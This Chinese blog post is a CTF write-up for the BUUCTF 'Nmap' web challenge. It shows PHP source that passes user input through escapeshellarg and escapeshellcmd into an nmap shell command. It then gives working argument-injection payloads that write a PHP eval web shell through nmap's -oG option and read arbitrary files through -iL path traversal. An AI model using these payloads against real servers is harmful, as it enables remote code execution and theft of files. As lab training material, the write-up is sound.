BUUCTF [网鼎杯 2020 朱雀组] Nmap

原创

Senimo_ 于 2020-12-09 10:45:37 发布 918 收藏 3

分类专栏： BUUCTF WEB Writeup 文章标签： BUUCTF 网鼎杯 2020 朱雀组 Nmap writeup CTF

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/weixin_44037296/article/details/110893526

版权

BUUCTF WEB Writeup 专栏收录该内容

65 篇文章 9 订阅


订阅专栏


BUUCTF [网鼎杯 2020 朱雀组] Nmap

考点： `nmap -oG 写入文件` 、 `-iL读取扫描文件` 、 `escapeshellarg` 绕过（参考链接）

解法： 将**nmap**扫描结果写入文件时加入一句话木马，需要绕过 `escapeshellarg()` 函数

启动环境：





类似**Nmap**的功能，一个输入命令行，提示输入`ip`地址，尝试输入正常内容：`127.0.0.1`

to index to list

Scan results for: 127.0.0.1

IP: 127.0.0.1

Hostname: localhost *(PTR)*

Ports:

open **80** (tcp) Service name: **http**.
Closed ports: 99

Nmap done at Tue Dec 8 13:42:44 2020; 1 IP address (1 host up) scanned in 0.20 seconds

https://blog.csdn.net/weixin_44037296

可以得到回显结果，猜测是命令执行，尝试使用`|`分隔地址与命令

```
127.0.0.1 | ls
```

https://blog.csdn.net/weixin_44037296

可以看到`|`被`\`转义，尝试使用`;`：


提示地址错误，尝试了一些其他的命令执行，也无法实现，参考BUUCTF [BUUCTF 2018] Online Tool

直接放入**Payload**:

```
' <?php @eval($_POST["hack"]);?> -oG hack.php '
```

应该是做了什么限制，尝试修改文件名后缀为`phtml`：

```
' <?php @eval($_POST["hack"]);?> -oG hack.phtml '
```



加上扫描的地址：`127.0.0.1`：

```
127.0.0.1 | ' <?= @eval($_POST["hack"]);?> -oG hack.phtml'
```

得扫描结果：

to index to list

Scan results for: 127.0.0.1

IP: 127.0.0.1

Hostname: 127.0.0.1 \| \ *(user)*

Hostname: localhost *(PTR)*

Ports:

open **80** (tcp) Service name: **http**.
Closed ports: 99

Nmap done at Wed Dec 9 02:36:34 2020; 1 IP address (1 host up) scanned in 0.21 seconds

https://blog.csdn.net/weixin_44037296

查看扫描列表：

to index

Scan results:

File	Creation date
8a540	**Warning**: date(): It is not safe to rely on the system's timezone settings. You are *required* to use the date.timezone setting or the date_default_timezone_set() function. In case you used any of those methods and you are still getting this warning, you most likely misspelled the timezone identifier. We selected the timezone 'UTC' for now, but please set date.timezone to select your timezone. in **/var/www/html/list.php** on line **34** Wed, 09 Dec 2020 02:36:34 +0000
7e106	**Warning**: date(): It is not safe to rely on the system's timezone settings. You are *required* to use the date.timezone setting or the date_default_timezone_set() function. In case you used any of those methods and you are still getting this warning, you most likely misspelled the timezone identifier. We selected the timezone 'UTC' for now, but please set date.timezone to select your timezone. in **/var/www/html/list.php** on line **34** Wed, 09 Dec 2020 02:36:10 +0000

https://blog.csdn.net/weixin_44037296


查看写入的文件，即访问`hack.phtml`：

不安全 | 4a1b0cbc-7866-4aba-93c2-c2f89f59c9b0.node3.buuoj.cn/hack.phtml


Nmap 6.47 scan initiated Wed Dec 9 02:40:16 2020 as: nmap -Pn -T4 -F --host-timeout 1000ms -oX xml/ca827 -oG hack.phtml \ \\ # Nmap done at Wed Dec 9 02:40:16 2020 -- 0 IP addresses (0 hosts up) scanned in 0.46 seconds

成功写入，尝试用**中国蚁剑**连接一句话木马：

添加数据



连接成功，在根目录找到**flag**：




```
flag{45342d39-592e-4b9b-9eb1-9cf2330760ac}

```

与BUUCTF [BUUCTF 2018] Online Tool类似原理，增加了**php**文件限制，以其他后缀绕过即可。

查看了**ChaMd5安全团队**给出的writeup后，可以使用`-iL`参数实现**Nmap**读取任意文件：

```
127.0.0.1' -iL ../../../../flag -o 1
```



部分源代码：

```php
<?
require('settings.php');


set_time_limit(0);
if (isset($_POST['host'])):
    if (!defined('WEB_SCANS')) {
            die('Web scans disabled');
    }

    $host = $_POST['host'];
    if(stripos($host,'php')!==false){
        die("Hacker...");
    }
    $host = escapeshellarg($host);
    $host = escapeshellcmd($host);



    $filename = substr(md5(time() . rand(1, 10)), 0, 5);
    $command = "nmap ". NMAP_ARGS . " -oX " . RESULTS_PATH . $filename . " " . $host;
    $result_scan = shell_exec($command);
    if (is_null($result_scan)) {
        die('Something went wrong');
    } else {
        header('Location: result.php?f=' . $filename);
    }
else:
?>
```

https://blog.csdn.net/weixin_44037296